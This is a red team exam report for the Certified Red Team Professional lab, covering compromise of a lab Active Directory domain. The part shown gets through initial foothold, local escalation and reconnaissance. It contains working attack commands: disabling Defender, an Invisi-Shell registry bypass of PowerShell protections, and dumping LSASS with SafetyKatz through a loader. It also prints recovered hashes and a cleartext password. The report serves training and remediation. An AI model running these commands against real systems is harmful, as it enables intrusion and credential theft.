

RED TEAM ASSESSMENT REPORT

Certified Red Team Professional (CRTP) - Exam Report

Aug 17, 2026

VERSION 1.0

Altered Security - CRTP Exam Lab

CONTACT

Meet Darji

meetd5770@gmail.com



TABLE OF CONTENTS

1	DOCUMENT CONTROL	4
1.1	Team	4
1.2	List of Changes	4
2	EXECUTIVE SUMMARY	5
2.1	Summary	5
2.2	Identified Misconfigurations	5
3	METHODOLOGY	6
3.1	Objective	7
3.2	Scope	7
3.3	Provided User Account and Machine	7
4	COMPROMISE PATH	8
4.1	F-1 · Initial Foothold, Cleartext Credentials in a File Share	8
4.2	F-2 · Local Privilege Escalation and LSASS Credential Theft	10
4.3	F-3 · Domain Reconnaissance and Attack-Path Discovery	12
4.4	F-4 · Resource-Based Constrained Delegation (RBCD) to MGMTSRV	20
4.5	F-5 · Active Directory ACL Abuse, AddSelf and Force-Change-Password	24
4.6	F-6 · Lateral Movement to TECHSRV30 and Local Secret Extraction	29
4.7	F-7 · Group-Membership Pivot to ADMIN_SRV86 and LSA Secrets Harvest	33
4.8	F-8 · AD CS ESC3, Enrollment-Agent Abuse to Domain Admin	37
4.9	F-9 · Cross-Forest Compromise, Trust-Key Forgery into finance.corp	40
5	RECOMMENDATIONS	47
6	CONCLUSION	49
7	DISCLAIMER	50
8	APPENDIX	50
8.1	Compromised Credentials and Secrets	50
8.2	Key Domain Facts	51
8.3	Tooling	51

LIST OF FIGURES

Figure 1 - The maintenance share and the backup script it exposes	8
---	---

Figure 2 - Cleartext studentadmin password inside the backup script	9
Figure 3 - runas as the recovered studentadmin account	9
Figure 4 - Defender real-time monitoring disabled	10
Figure 5 - Adding studentuser to the local Administrators group	11
Figure 6 - STUDVM\$ machine-account NTLM hash recovered from LSASS	11
Figure 7 - studentuser NTLM hash also recovered from LSASS	12
Figure 8 - Initial foothold on the STUDVM workstation	13
Figure 9 - Domain identified from the foothold host	13
Figure 10 - Running adPEAS for automated domain enumeration	13
Figure 11 - Forest trust to finance.corp discovered by adPEAS	14
Figure 12 - adPEAS: domain, domain controller and Kerberos policy overview	14
Figure 13 - adPEAS: LDAP and SMB signing configuration from GPO	15
Figure 14 - techadmin (RID 500) in Domain Admins and Enterprise Admins	16
Figure 15 - Unprotected Tier-0: techadmin is not in the Protected Users group	16
Figure 16 - ms-DS-MachineAccountQuota set to 10 (any user may join computers)	16
Figure 17 - LAPS not deployed: all five computers unprotected	17
Figure 18 - Domain controller computer object (trusted for delegation)	17
Figure 19 - AD CS certificate authority and its published templates	17
Figure 20 - FIDO template flagged ESC3 (Certificate Request Agent / Enrollment Agent)	18
Figure 21 - FIDOUUsers template also flagged ESC3	18
Figure 22 - BloodHound shortest path to Domain Admin	19
Figure 23 - Invoke-SessionHunter: privileged sessions on ADMIN_SRV86 and MGMTSRV	19
Figure 24 - Find-PSRemotingLocalAdminAccess enumeration	19
Figure 25 - Get-DomainComputer -Unconstrained: TECH-DC trusted for delegation	20
Figure 26 - Over-Pass-the-Hash: a TGT is requested for the STUDVM\$ machine account	21
Figure 27 - Configuring Resource-Based Constrained Delegation on MGMTSRV	21
Figure 28 - S4U2Self/S4U2Proxy forging a techadmin service ticket to MGMTSRV	22
Figure 29 - OS command execution on MGMTSRV as techadmin	22
Figure 30 - techservice credentials recovered from MGMTSRV	23
Figure 31 - Full credential dump on MGMTSRV (1/2)	23
Figure 32 - Full credential dump on MGMTSRV (2/2)	23
Figure 33 - MGMTSRV\$ machine-account hash also recovered	24
Figure 34 - Management group holds Force-Change-Password over puretech	25
Figure 35 - Domain groups: Management and srvusers stand out as custom groups	25
Figure 36 - techservice ACLs, including Self-Membership on Management	26
Figure 37 - techservice Self-Membership right over the Management group	26
Figure 38 - Confirming Management holds User-Force-Change-Password over puretech	26
Figure 39 - Self-adding techservice into the privileged Management group	26
Figure 40 - Fresh techservice TGT requested after the group change	27
Figure 41 - Requesting the techservice TGT in a new window	27
Figure 42 - Operating inside the refreshed techservice session	27
Figure 43 - Force-resetting the puretech account password	28
Figure 44 - Interactive session as puretech	28

Figure 45 - Requesting a puretech TGT in a sacrificial process	28
Figure 46 - Confirmed access as puretech	29
Figure 47 - OS command execution and full privileges as puretech on TECHSRV30	30
Figure 48 - Staging the loader onto TECHSRV30 through the port-proxy	30
Figure 49 - Port-proxy configured and SafetyKatz run through the loader	31
Figure 50 - TECHSRV30\$ machine-account hash recovered	31
Figure 51 - SAM dump on TECHSRV30 exposing the local admin securetech	32
Figure 52 - TECHSRV30\$ self-added to the srvusers group (local admin on ADMIN_SRV86)	33
Figure 53 - srvusers group and its Self-Membership ACE for TECHSRV30\$	34
Figure 54 - srvusers membership confirmed: TECHSRV30\$	34
Figure 55 - TECHSRV30\$ ticket requested for the pivot to ADMIN_SRV86	34
Figure 56 - causer password recovered from the SNMPTRAP LSA secret	35
Figure 57 - ADMIN_SRV86\$ machine account recovered	35
Figure 58 - Credential dump on ADMIN_SRV86	36
Figure 59 - Requesting the FIDO enrollment-agent certificate as causer	37
Figure 60 - causer identified as a principal able to enrol in the FIDO (ESC3) template	38
Figure 61 - Launching a logon session as causer (runas /netonly)	38
Figure 62 - Converting the enrollment-agent certificate to PFX	38
Figure 63 - On-behalf-of certificate issued for the Domain Admin techadmin	39
Figure 64 - Converting the techadmin certificate to PFX	39
Figure 65 - PKINIT with the techadmin certificate: Domain Admin TGT issued (krbtgt/tech.corp)	39
Figure 66 - Domain Admin TGT via PKINIT and OS command execution on TECH-DC	40
Figure 67 - Inter-realm trust keys extracted via DCSync	41
Figure 68 - lsadump::evasive-trust /patch: In / Out inter-realm trust keys	42
Figure 69 - DCSync of tech\krbtgt (hash used in the superseded attempt)	43
Figure 70 - Inter-realm TGT forged for finadmin and exchanged for a CIFS ticket	44
Figure 71 - CIFS service ticket obtained; TechOperations share lists finadmin.pem	44
Figure 72 - Unencrypted finadmin.pem stolen from the cross-forest share and converted	45
Figure 73 - PKINIT as finadmin: Domain Admin TGT issued for finance.corp	45
Figure 74 - PKINIT TGT verified and OS command execution on FINANCE-DC as finadmin	46
Figure 75 - Final objective flag read on FINANCE-DC as finadmin	47

1 DOCUMENT CONTROL

1.1 TEAM

Contact	Details	Role
Meet Darji	E-Mail: meetd5770@gmail.com	Lead Pentester, Red Team Operator

1.2 LIST OF CHANGES

Version	Description	Date
---------	-------------	------

0.1	Initial draft, attack path captured	Aug 16, 2026
1.0	Final version, narrative, evidence and remediation completed	Aug 17, 2026

2 EXECUTIVE SUMMARY

2.1 SUMMARY

This report documents a full red team assessment of the `tech.corp` Active Directory domain and its bidirectional forest trust with `finance.corp`, performed as part of the Certified Red Team Professional (CRTP) examination. Testing began from an assumed-breach position: a single low-privileged user, `tech\studentuser`, on the foothold workstation **STUDVM**. No exploit of unpatched software was used at any point. Every step abused a legitimate Windows or Active Directory feature that had been left in an insecure configuration.

From that starting point we obtained **complete control of the `tech.corp` domain** and then **pivoted across the forest trust to compromise `finance.corp`**, retrieving the final objective flag from the desktop of a privileged account on the `finance.corp` domain controller. The compromise was achieved by chaining the following weaknesses, each ordinary on its own but devastating in sequence:

- **Cleartext credentials in a readable file share** gave the first privilege escalation on the foothold host.
- **No LAPS and reused local administrator rights** allowed credential theft from LSASS and lateral movement between member servers.
- **Resource-Based Constrained Delegation (RBCD)** that a machine account could configure on itself let us impersonate a Domain Admin to a management server.
- **Dangerous Active Directory ACLs** (self-membership into privileged groups, and force-password-reset rights over another user) extended access without ever cracking a password.
- **An Active Directory Certificate Services misconfiguration (ESC3)** turned a low-privileged certificate enrollment right into a Domain Admin logon.
- **A forest trust without effective SID filtering on the outbound path** allowed a forged inter-realm ticket to be honoured by `finance.corp`.


Overall posture is assessed as **Critical**. A single foothold credential was sufficient to reach Enterprise Admin in `tech.corp` (the `techadmin` account is a member of both Domain Admins and Enterprise Admins) and to cross the trust boundary into a second forest. The recommendations prioritise the changes that break the *earliest* links in this chain, because doing so collapses everything downstream of them.

2.2 IDENTIFIED MISCONFIGURATIONS

Name	Affected Components	Page
F-1 · Initial Foothold, Cleartext Credentials in a File Share	STUDVM	8
F-2 · Local Privilege Escalation and LSASS Credential Theft	STUDVM	10
F-3 · Domain Reconnaissance and Attack-Path Discovery	tech.corp (domain-wide)	12

Name	Affected Components	Page
F-4 · Resource-Based Constrained Delegation (RBCD) to MGMTSRV	MGMTSRV	20
F-5 · Active Directory ACL Abuse, AddSelf and Force-Change-Password	tech.corp (Directory ACLs)	24
F-6 · Lateral Movement to TECHSRV30 and Local Secret Extraction	TECHSRV30	29
F-7 · Group-Membership Pivot to ADMIN_SRV86 and LSA Secrets Harvest	ADMIN_SRV86	33
F-8 · AD CS ESC3, Enrollment-Agent Abuse to Domain Admin	TECH-DC (tech-tech-dc-CA)	37
F-9 · Cross-Forest Compromise, Trust-Key Forgery into finance.corp	FINANCE-DC	40

3 METHODOLOGY



The assessment followed an assumed-breach methodology aligned with the MITRE ATT&CK framework. Beginning with the credentials of a single low-privileged domain user, testing progressed through the following phases:

- **Reconnaissance and Enumeration:** mapping users, groups, computers, ACLs, certificate templates, delegation and trusts using adPEAS, PowerView and BloodHound.
- **Privilege Escalation:** abusing file-share secrets, delegation (RBCD), dangerous ACLs and AD CS (ESC3).
- **Credential Access:** extracting secrets from LSASS, the SAM and LSA secrets with an evasive build of Mimikatz.
- **Lateral Movement:** replaying harvested hashes and Kerberos tickets across hosts (Over-Pass-the-Hash, S4U, Pass-the-Ticket).
- **Domain and Forest Dominance:** reaching Domain and Enterprise Admin in `tech.corp` and pivoting across the trust into `finance.corp`.

3.1 OBJECTIVE

The goal of the assessment was to identify and exploit misconfigurations in the environment, assuming all hosts carry current security patches and that Microsoft Defender is enabled. For each machine in scope the objective was to obtain and prove operating-system-level command execution, and to document the complete path of compromise across the `tech.corp` domain and its trust with `finance.corp`.

Assessment goal: Compromise the machines in scope, prove OS-level command execution on each, and retrieve the final objective flag from `finance.corp`.

3.2 SCOPE

As of **Aug 16, 2026**, the scope is defined as below:

Targeted Systems:

Hostname	Role	Domain
STUDVM	Foothold workstation (assumed breach)	tech.corp
TECH-DC	Domain Controller / AD CS Certificate Authority	tech.corp
MGMTSRV	Management server (RBCD target)	tech.corp
TECHSRV30	Application server	tech.corp
ADMINSRV86	Administration server	tech.corp
FINANCE-DC	Forest-root Domain Controller	finance.corp

Forest trust: `tech.corp` to `finance.corp`, Bidirectional, Transitive, marked `QUARANTINED_DOMAIN` (SID filtering enabled on the trust).

3.3 PROVIDED USER ACCOUNT AND MACHINE

User Name	Machine Name
<code>tech\studentuser</code>	STUDVM

4 COMPROMISE PATH

4.1 F-1 - INITIAL FOOTHOLD, CLEARTEXT CREDENTIALS IN A FILE SHARE

HOSTNAME	STUDVM
FQDN	studvm.tech.corp
OS DETAILS	Windows 10 (foothold workstation)

DESCRIPTION

Starting as the unprivileged user `tech\studentuser`, enumeration of accessible SMB shares revealed a non-default share named `maintenance` on the domain controller that was readable by standard users. It contained a PowerShell backup script, `Backup-ADSystemStateAndGPO.ps1`, in which the **cleartext password of the local administrator account** `studentadmin` had been hard-coded. Storing credentials in a world-readable script is a classic operational mistake and it provided the first privilege escalation on the foothold host.

COMPROMISE STEPS

Enumerate shares on the domain controller and open the unusual `maintenance` share:

```
net view \\tech-dc.tech.corp
# ... maintenance Disk ...
dir \\tech-dc.tech.corp\maintenance\
# Backup-ADSystemStateAndGPO.ps1
```

```
PS C:\Users\studentuser\Desktop\shared> dir \\tech-dc.tech.corp\maintenance\


Directory: \\tech-dc.tech.corp\maintenance

Mode                LastWriteTime         Length Name
----                -
-a-----          9/4/2025   4:17 AM           2890 Backup-ADSystemStateAndGPO.ps1

PS C:\Users\studentuser\Desktop\shared> copy \\tech-dc.tech.corp\maintenance\Backup-ADSystemStateAndGPO.ps1 C:\Users\studentuser\Desktop\shared
PS C:\Users\studentuser\Desktop\shared> notepad .\Backup-ADSystemStateAndGPO.ps1
PS C:\Users\studentuser\Desktop\shared> _
```

Figure 1: The maintenance share and the backup script it exposes

Reading the script reveals the hard-coded credentials for `studentadmin`:



```
Backup-ADSystemStateAndGPO - Notepad
File Edit Format View Help
# $passwd = ConvertTo-SecureString 'P@ssS3cretforuservirtualmachineAdm!nthatitisnotguessable!' -AsPlainText -Force
# $creds = New-Object System.Management.Automation.PSCredential ('.\studentadmin', $passwd)

$certSubjectName = "CN = puretech,CN = Users,DC = tech,DC = corp"
$userCerts = Get-ChildItem Cert:\CurrentUser\My | Where-Object { $_.Subject -like "*$certSubjectName*" }

if ($userCerts.Count -eq 0) {
    Write-Warning "Required user certificate with subject matching '$certSubjectName' not found in current user store. Exiting script."
    exit 1
}

# Backup locations
$systemStateBackupPath = "D:\ADBackups\SystemState"
$gpoBackupPath = "D:\ADBackups\GPOBackups"

# check folder
if (-not (Test-Path $systemStateBackupPath)) {
    New-Item -Path $systemStateBackupPath -ItemType Directory | Out-Null
}
if (-not (Test-Path $gpoBackupPath)) {
    New-Item -Path $gpoBackupPath -ItemType Directory | Out-Null
}

function Backup-SystemState {
    $timestamp = Get-Date -Format "yyyyMMdd-HHmmss"
    $backupDir = Join-Path $systemStateBackupPath "SystemStateBackup-$timestamp"
    Write-Host "Starting System State backup to $backupDir"
    # Run wbadmin to create system state backup
    $wbadminArgs = "start systemstatebackup -backupTarget:$backupDir -quiet"
    $result = Start-Process -FilePath wbadmin -ArgumentList $wbadminArgs -Wait -NoNewWindow -PassThru
    if ($result.ExitCode -eq 0) {
        Write-Host "System State backup completed successfully."
    } else {
        Write-Warning "System State backup failed with exit code $($result.ExitCode)"
    }
}


Write-Warning "System State backup failed with exit code $($result.ExitCode)"
Ln 1, Col 94 100% Windows (CRLF) UTF-8
```

Figure 2: Cleartext studentadmin password inside the backup script

Authenticate as the recovered local administrator:

```
Username : studentadmin
Password : P@ssS3cretforuservirtualmachineAdm!nthatitisnotguessable!

runas /user:studentadmin "cmd.exe"
# Attempting to start cmd.exe as user "studvm\studentadmin" ...
```



```
Command Prompt: powershell -eq bypass
PS C:\Users\studentuser\Desktop\shared> notepad .\Backup-ADSystemStateAndGPO.ps1
PS C:\Users\studentuser\Desktop\shared> runas /user:TECH\studentadmin "cmd.exe"
Enter the password for TECH\studentadmin:
Attempting to start cmd.exe as user "TECH\studentadmin" ...
RUNAS ERROR: Unable to run - cmd.exe
1326: The user name or password is incorrect.
PS C:\Users\studentuser\Desktop\shared> runas /user:TECH\studentadmin "cmd.exe"
Enter the password for TECH\studentadmin:
Attempting to start cmd.exe as user "TECH\studentadmin" ...
RUNAS ERROR: Unable to run - cmd.exe
1326: The user name or password is incorrect.
PS C:\Users\studentuser\Desktop\shared> runas /user:TECH\studentadmin "cmd.exe"
Enter the password for TECH\studentadmin:
Attempting to start cmd.exe as user "TECH\studentadmin" ...
RUNAS ERROR: Unable to run - cmd.exe
1326: The user name or password is incorrect.
PS C:\Users\studentuser\Desktop\shared> runas /user:studentadmin "cmd.exe"
Enter the password for studentadmin:
Attempting to start cmd.exe as user "studvm\studentadmin" ...
PS C:\Users\studentuser\Desktop\shared>
```

Figure 3: runas as the recovered studentadmin account

RECOMMENDATIONS

- **Never store credentials in scripts** on file shares. Move the backup job to a **Group Managed Service Account (gMSA)** whose password is machine-managed and never exposed.

- Restrict the `maintenance` share ACL to only the accounts that require it, and audit SYSVOL/NETLOGON and custom shares for embedded secrets.
- Rotate the `studentadmin` password immediately and enforce **LAPS** so the local administrator password is unique per host.

REFERENCES

- <https://attack.mitre.org/techniques/T1552/001/>
- <https://learn.microsoft.com/windows-server/security/group-managed-service-accounts/group-managed-service-accounts-overview>

4.2 F-2 · LOCAL PRIVILEGE ESCALATION AND LSASS CREDENTIAL THEFT

HOSTNAME	STUDVM
FQDN	studvm.tech.corp
OS DETAILS	Windows 10 (foothold workstation)

DESCRIPTION

With local administrator rights as `studentadmin`, we established full control of STUDVM: real-time protection was disabled, the original `studentuser` was added to the local Administrators group for a stable high-integrity session, and LSASS was dumped with an evasive build of Mimikatz. This yielded the **NTLM hash of the machine account** `STUDVM$`, which becomes the key to the delegation attack in finding F-4.

COMPROMISE STEPS

Disable Defender real-time monitoring and grant `studentuser` local admin:

```
Set-MpPreference -DisableRealtimeMonitoring $true
net localgroup administrators TECH\studentuser /add
```

```
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> cd ../
PS C:\Windows> cd ..
PS C:\> cd .\Users\studentuser\Desktop\shared\
PS C:\Users\studentuser\Desktop\shared> .\RunWithRegistryNonAdmin.bat

C:\Users\studentuser\Desktop\shared>set COR_ENABLE_PROFILING=1
C:\Users\studentuser\Desktop\shared>set COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}" /f
The operation completed successfully.
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /f
The operation completed successfully.
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /ve /t REG_SZ /d "C:\Users\studentuser\Desktop\shared\InvisiShellProfiler.dll" /f
The operation completed successfully.

C:\Users\studentuser\Desktop\shared>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\studentuser\Desktop\shared> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Users\studentuser\Desktop\shared>
```

Figure 4: Defender real-time monitoring disabled

```
PS C:\Users\studentuser\Desktop\shared> net localgroup administrators TECH\studentuser /add
The command completed successfully.
```

Figure 5: Adding studentuser to the local Administrators group

Dump credentials from LSASS with SafetyKatz launched through a loader:

```
Loader.exe -path SafetyKatz.exe -args "sekurlsa::evasive-logonpasswords" "exit"
```

The machine account hash is recovered:

```
* Username : studvm$
* Domain   : TECH
* NTLM     : 354cc671b0e734b885308de998576b0b
```

```
Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : studvm$
Domain            : TECH
Logon Server      : (null)
Logon Time        : 8/16/2026 4:55:28 AM
SID               : S-1-5-20

msv :
  [00000003] Primary
  * Username : studvm$
  * Domain   : TECH
  * NTLM     : 354cc671b0e734b885308de998576b0b
  * SHA1     : 1a8ae8addc8507fa1cebbb76252766d226b623c7
  * DPAPI    : 1a8ae8addc8507fa1cebbb76252766d2

tspkg :
wdigest :
  * Username : studvm$
  * Domain   : TECH
  * Password : (null)
kerberos :
  * Username : studvm$
  * Domain   : TECH.CORP
  * Password : (null)
ssp :
credman :
cloudap :
```

Figure 6: STUDVM\$ machine-account NTLM hash recovered from LSASS

```

msv :
[00000003] Primary
* Username : studvm$
* Domain : TECH
* NTLM : 76a995e2ff185255fec109df0f7448b8
* SHA1 : 5b1d2ea9727d1e6d8a1c78fcf4eae0e3f3e0242
* DPAPI : 5b1d2ea9727d1e6d8a1c78fcf4eae0e
tspkg :
wdigest :
* Username : studvm$
* Domain : TECH
* Password : (null)
kerberos :
* Username : studvm$
* Domain : tech.corp
* Password : H;w9ouDEi9Jc*tPbb&S;o93PyqxyCcJTv$3iSM=:Zk[K2$8*Fdh^T)L9N6*/J5Nu*&FUu;yY\E7O;n?^uf$t!#j9%bz\n!x:QQKR,1N2dnb&d6.32b=z&K=
ssp :
credman :
cloudap :

```

Figure 7: studentuser NTLM hash also recovered from LSASS

RECOMMENDATIONS

- Deploy **LAPS** and **Windows Defender Credential Guard** to protect LSASS secrets and prevent machine/domain credential reuse.
- Enable **Defender Tamper Protection** to prevent `Set-MpPreference` from disabling real-time protection, and alert on Defender Operational events 5001/5007 (protection-state changes) and on local-administrators group membership changes.
- Place high-value accounts in the **Protected Users** group and enforce a tiered administration model.

REFERENCES

- <https://attack.mitre.org/techniques/T1003/001/>
- <https://learn.microsoft.com/windows/security/identity-protection/credential-guard/>

4.3 F-3 · DOMAIN RECONNAISSANCE AND ATTACK-PATH DISCOVERY

HOSTNAME	tech.corp (domain-wide)
FQDN	tech-dc.tech.corp
OS DETAILS	Windows Server 2022 Datacenter (Domain Controller)

DESCRIPTION

Automated and manual enumeration built the map that drove every later step. adPEAS and PowerView revealed the forest trust to `finance.corp`, an unconstrained-delegation domain controller, `ms-DS-MachineAccountQuota` left at the default of 10, no LAPS anywhere in the domain, and an unprotected Tier-0 admin. The privileged account `techadmin` is in fact the renamed built-in Administrator (RID 500) and is a direct member of both **Domain Admins** and **Enterprise Admins**, with `admincount=1` and no Protected Users membership. adPEAS also flagged an AD CS certificate authority publishing an ESC3-vulnerable template, and BloodHound confirmed a short path to Domain Admin.

COMPROMISE STEPS

From the STUDVM foothold the domain was identified and adPEAS was run for automated enumeration:


```
C:\Users\studentuser>copy \\tsclient\Tools\Invisi-Shell\RunWithRegistryNonAdmin.bat C:\Users\studentuser\Desktop\shared
1 file(s) copied.

C:\Users\studentuser>_
```

Figure 8: Initial foothold on the STUDVM workstation

```
C:\Users\studentuser\Desktop\shared>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\studentuser\Desktop\shared> .\RunWithRegistryNonAdmin.bat
C:\Users\studentuser\Desktop\shared>set COR_ENABLE_PROFILING=1
C:\Users\studentuser\Desktop\shared>set COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}" /f
The operation completed successfully.
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /f
The operation completed successfully.
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /ve /t REG_SZ /d "C:\Users\studentuser\Desktop\shared\InvisiShellProfiler.dll" /f
The operation completed successfully.
C:\Users\studentuser\Desktop\shared>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\studentuser\Desktop\shared>Import-Module
cmdlet Import-Module at command pipeline position 1
Supply values for the following parameters:
Name[0]:
PS C:\Users\studentuser\Desktop\shared>Import-Module .\adPEAS_obf.ps1

adPEAS
Version 2.3.1

Active Directory Enumeration
by @01100960

Legend
[?] Searching for juicy information
[!] Found a vulnerability which may be exploitable
[*] Found some interesting information for further investigation
[+] Some kind of success
[+] Some kind of secure configuration
```

Figure 9: Domain identified from the foothold host

```
PS C:\Users\studentuser\Desktop\shared> systeminfo | findstr /i "domain"
Domain: tech.corp
PS C:\Users\studentuser\Desktop\shared> _
```

Figure 10: Running adPEAS for automated domain enumeration

adPEAS identifies the domain and the **bidirectional, quarantined trust** to `finance.corp` :

```
domainNameDNS      : tech.corp
domainSID          : S-1-5-21-1600556212-896947471-994435180
trustPartner       : finance.corp (Bidirectional, Transitive, QUARANTINED_DOMAIN)
```

```

=====
++++ [1/10] Analyzing Domain Configuration ++++
=====

[?] Collecting domain information...
[*] Found domain information:
domainNameDNS: tech corp
domainNameNetBIOS: tech
domainSID: S-1-5-21-1600556212-896947471-994435180
domainFunctionalLevel: Windows 2016
forestFunctionalLevel: Windows 2016
forestName: tech corp

[?] Analyzing Kerberos policy...
[*] Found Kerberos policy:
maxTicketAge1GT: 10 hours (default)
maxRenewalAge: 7 days (default)
krbtgtPasswordAge: 0 days (last changed: 2026-08-16)
domainControllerTime: 2026-08-16 06:33:54 UTC (skew: -1s)

[?] Checking Guest Account Status...
[+] Found disabled Guest account
[#] accountStatus: Disabled
memberOf: Guests

[?] Searching for Domain Controllers...
[*] Found 1 domain controller(s):
domainControllers: tech-dc.tech.corp [PDC Emulator, Schema Master, Infrastructure Master, Domain Naming Master, RID Master]

[?] Searching for Sites and Subnets...
[*] Found 1 site(s) and 0 subnet(s):
siteName: Default-First-Site-Name
siteSubnets: (none)
siteDomainControllers: tech-dc.tech.corp

[?] Analyzing password policy...
